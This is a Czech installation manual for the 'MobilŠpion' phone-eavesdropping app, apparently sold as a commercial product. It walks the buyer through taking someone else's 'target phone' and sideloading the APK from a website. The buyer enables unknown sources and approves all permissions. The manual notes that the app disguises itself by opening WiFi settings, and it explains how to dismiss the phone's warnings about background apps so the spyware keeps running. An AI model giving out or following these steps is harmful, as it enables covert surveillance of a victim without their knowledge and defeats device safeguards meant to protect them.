



Odposlechová aplikace MobilŠpion

Návod k obsluze


INSTALACE:

K instalaci budete potřebovat:


- Cílový telefon (telefon, který chcete sledovat)
- Přístup na internet

Samotná instalace


- Vezměte cílový telefon a otevřete webový prohlížeč
- Zadejte URL <http://www.system-backup.eu/>
- Klikněte na "**Registrace**"




- Zde si vytvoříte profil, vložte libovolný e-mail a heslo (minimálně 6 znaků)




- Objeví se Vám následující obrazovka:




- Po přihlášení se dostanete do následující obrazovky:




- Klikněte na "+ **Objednávka nového zařízení**"




- Klikněte na položku „**Získat instalační apk soubor**“ v levém sloupci
- Na telefonu začne probíhat stahování:




- Po dokončení stahování na soubor klikněte, a vyberte položku „**instalovat**“



- Pokud máte zakázány instalace z neznámých zdrojů, objeví se Vám následující upozornění:



- Postup je následující: klikněte na "**Nastavení**"




- Ujistěte se, že máte povoleny "**Neznámé zdroje**"
- Nyní se vraťte do stažených aplikací a klikněte znovu na instalační soubor
- Aplikace bude pravděpodobně vyžadovat potvrdit nejrůznější oprávnění. Vše tedy potvrďte.

Povolte společnosti Google pravidelně kontrolovat aktivitu zařízení s cílem zjistit bezpečnostní problémy a zabránit možné škodě nebo před ní varovat.

Další informace naleznete v aplikaci Nastavení Google.

ODMÍTNOUT PŘIJMOUT


- Po dokončení instalace budete mít na výběr 2 možnosti, a sice „HOTOVO“ nebo „OTEVŘÍT“. Zde je velmi důležité vybrat „OTEVŘÍT“, jinak aplikace nebude fungovat.



- Po otevření aplikace budete přesměrováni do nastavení WiFi (toto je pouze součást kamufláže aplikace).



- V tuto chvíli je již instalace hotova.
- Poté se můžete přihlásit do účtu na PC či telefonu a zobrazí se Vám následující menu, ve kterém již můžete vybírat jednotlivé položky:



Pozn.: Bude-li instalace aplikace zablokována, bude potřeba **povolit položku „Neznámé zdroje“**, která se zpravidla nachází v sekci **NASTAVENÍ ZABEZPEČENÍ**. Nicméně dle verze Androidu se může její umístění měnit.

Pozn.2: Po instalaci doporučujeme nechat alespoň hodinu telefon běžet, a poté zkontrolovat. Některé typy telefonů (zejména Huawei), mohou detekovat aplikace běžící na pozadí, a navrhopat jejich ukončení. Na toto oznámení je nutné počkat, a vybrat položku „nenavrhovat“.